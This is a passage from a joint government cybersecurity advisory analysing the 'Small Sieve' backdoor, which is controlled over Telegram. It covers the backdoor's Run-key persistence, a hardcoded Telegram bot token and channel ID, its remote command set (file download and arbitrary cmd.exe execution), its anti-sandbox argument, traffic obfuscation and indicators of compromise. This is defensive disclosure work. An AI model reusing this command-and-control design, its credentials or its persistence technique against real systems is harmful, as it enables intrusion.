HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OutlookMicrosoft.

### Configuration

The backdoor attempts to restore previously initialized session data from `%LocalAppData%\MicrosoftWindowsOutlookDataPlus.txt`.

If this file does not exist, then it uses the hardcoded values listed in table 4:

Table 4: Credentials and Session Values

Field	Value	Description
Chat ID	2090761833	This is the Telegram Channel ID that beacons are sent to, and, from which, tasking requests are received. Tasking requests are dropped if they do not come from this channel. This value cannot be changed.

Field	Value	Description
Bot ID	Random value between 10,000,000 and 90,000,000	This is a bot identifier generated at startup that is sent to the C2 in the initial beacon. Commands must be prefixed with <code>/com[Bot ID]</code> in order to be processed by the malware.
Telegram Token	2003026094: AAGoitvpcx3SFZ2_6YzIs4La_kyDF1PbXrY	This is the initial token used to authenticate each message to the Telegram Bot API.

## Tasking

Small Sieve beacons via the Telegram Bot API, sending the configured Bot ID, the currently logged-in user, and the host's IP address, as described in the Communications (Beacon format) section below. It then waits for tasking as a Telegram bot using the **python-telegram-bot** module.

Two task formats are supported:

- `/start` – no argument is passed; this causes the beacon information to be repeated.
- `/com[BotID] [command]` – for issuing commands passed in the argument.

The following commands are supported by the second of these formats, as described in table 5:

*Table 5: Supported Commands*

Command	Description
<code>delete</code>	This command causes the backdoor to exit; it does not remove persistence.
<code>download url""filename</code>	The URL will be fetched and saved to the provided filename using the Python <code>urllib</code> module <code>urlretrieve</code> function.
<code>change token""newtoken</code>	The backdoor will reconnect to the Telegram Bot API using the provided token <code>newtoken</code> . This updated token will be stored in the encoded <code>MicrosoftWindowsOutlookDataPlus.txt</code> file.
<code>disconnect</code>	The original connection to Telegram is terminated. It is likely used after a <code>change token</code> command is issued.

Any commands other than those detailed in table 5 are executed directly by passing them to `cmd.exe /c`, and the output is returned as a reply.

## Defense Evasion

### ***Anti-Sandbox***

*Figure 1: Execution Guardrail*

Threat actors may be attempting to thwart simple analysis by not passing “Platypus” on the command line.

### ***String obfuscation***

Internal strings and new Telegram tokens are stored obfuscated with a custom alphabet and Base64-encoded. A decryption script is included in Appendix B.

## Communications

### ***Beacon Format***

Before listening for tasking using CommandHandler objects from the `python-telegram-bot` module, a beacon is generated manually using the standard `requests` library:

*Figure 2: Manually Generated Beacon*

The hex host data is encoded using the byte shuffling algorithm as described in the “Communications (Traffic obfuscation)” section of this report. The example in figure 2 decodes to:

```
admin/WINDOMAIN1 | 10.17.32.18
```

### ***Traffic obfuscation***

Although traffic to the Telegram Bot API is protected by TLS, Small Sieve obfuscates its tasking and response using a hex byte shuffling algorithm. A Python3 implementation is shown in figure 3.

*Figure 3: Traffic Encoding Scheme Based on Hex Conversion and Shuffling*

## Detection

Table 6 outlines indicators of compromise.

*Table 6: Indicators of Compromise*

Type	Description	Values
Path	Telegram Session Persistence File (Obfuscated)	%LocalAppData%\MicrosoftWindowsOutlookDataPlus.txt
Path	Installation path of the Small Sieve binary	%AppData%\OutlookMicrosift\index.exe
Registry value name	Persistence Registry Key pointing to index.exe with a "Platypus" argument	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OutlookMicrosift

## String Recover Script

Figure 4: String Recovery Script


## Contact Information

To report suspicious or criminal activity related to information found in this joint Cybersecurity Advisory, contact your local FBI field office at [www.fbi.gov/contact-us/field-offices](https://www.fbi.gov/contact-us/field-offices) <https://www.fbi.gov/contact-us/field-offices>, or the FBI's 24/7 Cyber Watch (CyWatch) at (855) 292-3937 or by email at [CyWatch@fbi.gov](mailto:CyWatch@fbi.gov). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. To request incident response resources or technical assistance related to these threats, contact CISA at [Central@cisa.dhs.gov](mailto:Central@cisa.dhs.gov). For NSA client requirements or general cybersecurity inquiries, contact the Cybersecurity Requirements Center at [Cybersecurity\\_Requests@nsa.gov](mailto:Cybersecurity_Requests@nsa.gov). United Kingdom organizations should report a significant cyber security incident: [ncsc.gov.uk/report-an-incident](https://www.ncsc.gov.uk/report-an-incident) <https://www.ncsc.gov.uk/report-an-incident> (monitored 24 hours) or for urgent assistance call 03000 200 973.

## Revisions

February 24, 2022: Initial Version

This product is provided subject to this Notification </notification> and this Privacy & Use </privacy-policy> policy.



# Please share your thoughts

We recently updated our anonymous product survey; we'd welcome your feedback.

## Related Advisories

AUG 29, 2024 CYBERSECURITY ADVISORY | AA24-242A

**#StopRansomware: RansomHub Ransomware** </news-events/cybersecurity-advisories/aa24-242a>

AUG 28, 2024 CYBERSECURITY ADVISORY | AA24-241A

**Iran-based Cyber Actors Enabling Ransomware Attacks on US Organizations** </news-events/cybersecurity-advisories/aa24-241a>

JUL 25, 2024 CYBERSECURITY ADVISORY | AA24-207A

**North Korea Cyber Group Conducts Global Espionage Campaign to Advance Regime's Military and Nuclear Programs** </news-events/cybersecurity-advisories/aa24-207a>

JUL 11, 2024 CYBERSECURITY ADVISORY | AA24-193A

**CISA Red Team's Operations Against a Federal Civilian Executive Branch Organization Highlights the Necessity of Defense-in-Depth** </news-events/cybersecurity-advisories/aa24-193a>

[Return to top](#)

[Topics](#)

[Spotlight](#)

[Resources & Tools](#)

[News & Events](#)

[Careers](#)

[About](#)

**CISA Central**

1-844-Say-CISA SayCISA@cisa.dhs.gov

CISA.gov

An official website of the U.S. Department of Homeland Security

[About CISA](#)

[Budget and Performance](#)  
<https://www.dhs.gov/performance-financial-reports>

[DHS.gov](https://www.dhs.gov)

[Equal Opportunity & Accessibility </oedia>](#)

[FOIA Requests <https://www.dhs.gov/foia>](https://www.dhs.gov/foia)

[No FEAR Act </no-fear-act>](#)

[Office of Inspector General  
<https://www.oig.dhs.gov/>](#)

[Privacy Policy </privacy-policy>](#)

[Subscribe](#)

[The White House <https://www.whitehouse.gov/>](https://www.whitehouse.gov/) [USA.gov <https://www.usa.gov/>](https://www.usa.gov/)

[Website Feedback </forms/feedback>](#)